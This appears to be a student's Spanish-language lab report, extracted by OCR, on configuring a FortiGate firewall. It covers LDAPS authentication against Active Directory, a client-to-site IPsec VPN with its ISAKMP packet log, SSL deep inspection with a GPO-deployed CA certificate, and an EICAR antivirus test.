
5000 Conexión con Windows AD por LDAPS - creación de usuarios

LDAP - creación de usuarios


Configuración IP del Windows Server

```
Sufijo DNS específico para la conexión. . :
Vínculo: dirección IPv6 local. . . : fe80::152d:e802:3e33:6bdc%6
Dirección IPv4. . . . . . . . . . . . : 192.168.9.1
Máscara de subred . . . . . . . . . . : 255.255.255.0
Puerta de enlace predeterminada . . . . . : 192.168.9.99
```


Configuración DNS del Forti y prueba de resolución de nombres contra el DNS del AD




Muestra el certificado del DC y la cadena de confianza



Muestra la configuración de la conexión LDAP




Testea un usuario contra LDAP y comenta la captura de Wireshark: ¿qué se está haciendo ahí?



Podemos comprobar que en una conexión LDAP sin cifrar el usuario y contraseña de login se transmiten en texto plano y son fáciles de capturar. En el puerto 389/tcp


<u>Con LDAPS en el puerto 636/tcp, en esta captura podemos ver el handshake de certificados.</u>




161 IPSEC VPN

161 - VPN-Client2Site-IPSEC

Haz un esquema a boli en un papel con IPs, etc y adjunta foto




Pantallazo del estado del túnel client2site con las fases 1 y 2 activas




LOG del establecimiento del túnel y LOG de tráfico en LAN de la conexión RDP/VNC del equipo remoto contra un equipo en la LAN


Establecimiento del túnel



Conexión RDP



Captura Wireshark desde el cliente del establecimiento del túnel




No.	Time	Source	Destination	Protocol	Length	Source Port	Destination Port	Info
5430	9.278345	192.168.100.10	85.84.182.96	ISAKMP	550	500	500	Aggressive
5433	9.302353	85.84.182.96	192.168.100.10	ISAKMP	598	500	500	Aggressive
5475	9.381530	192.168.100.10	85.84.182.96	ISAKMP	218	4500	4500	Aggressive
5523	9.408052	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Transaction (Config Mode)
5524	9.408242	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Transaction (Config Mode)
5560	9.464358	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Transaction (Config Mode)
5561	9.465421	192.168.100.10	85.84.182.96	ISAKMP	122	4500	4500	Transaction (Config Mode)
5562	9.465546	192.168.100.10	85.84.182.96	ISAKMP	202	4500	4500	Transaction (Config Mode)
5613	9.490257	85.84.182.96	192.168.100.10	ISAKMP	266	4500	4500	Transaction (Config Mode)
6185	10.590050	192.168.100.10	85.84.182.96	ISAKMP	826	4500	4500	Quick Mode
6203	10.618228	85.84.182.96	192.168.100.10	ISAKMP	442	4500	4500	Quick Mode
6204	10.618414	192.168.100.10	85.84.182.96	ISAKMP	122	4500	4500	Quick Mode
6217	10.644129	85.84.182.96	192.168.100.10	ISAKMP	138	4500	4500	Quick Mode
9729	13.684533	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Informational
9772	13.710143	85.84.182.96	192.168.100.10	ISAKMP	154	4500	4500	Informational
13721	18.713130	192.168.100.10	85.84.182.96	ISAKMP	154	4500	4500	Informational
13754	18.738128	85.84.182.96	192.168.100.10	ISAKMP	154	4500	4500	Informational
15569	22.101502	192.168.100.10	85.84.182.96	ISAKMP	138	4500	4500	Informational

008. SSL Deep Inspección


Configs Avanzadas - SSL Deep Inspection

Muestra el contenido de la Policy de Navegación y cómo has aplicado el Deep SSL Inspection




Muestra el contenido de la GPO y la vinculación y dónde has almacenado el crt al crear la GPO


Contenido GPO




Vinculación de GPO



Muestra que el crt de la CA de Forti está entre las root CA del equipo cliente




Muestra la cadena de confianza del certificado al navegar por www.egibide.org y comenta



- Se puede observar que el CA de FORTI firma el certificado de egibide

Muestra la cadena de confianza del certificado al navegar por www.paypal.com y comenta




- En caso de paypal, forti no interviene debido a que están en una whitelist de exclusión para certificados referentes a información sensible

010. Antivirus Security Profile


170 - Configs Avanzadas - Traffic Shapping

Pantallazos de la detección EICAR en el navegador y en el LOG

- Eicar en navegador
-

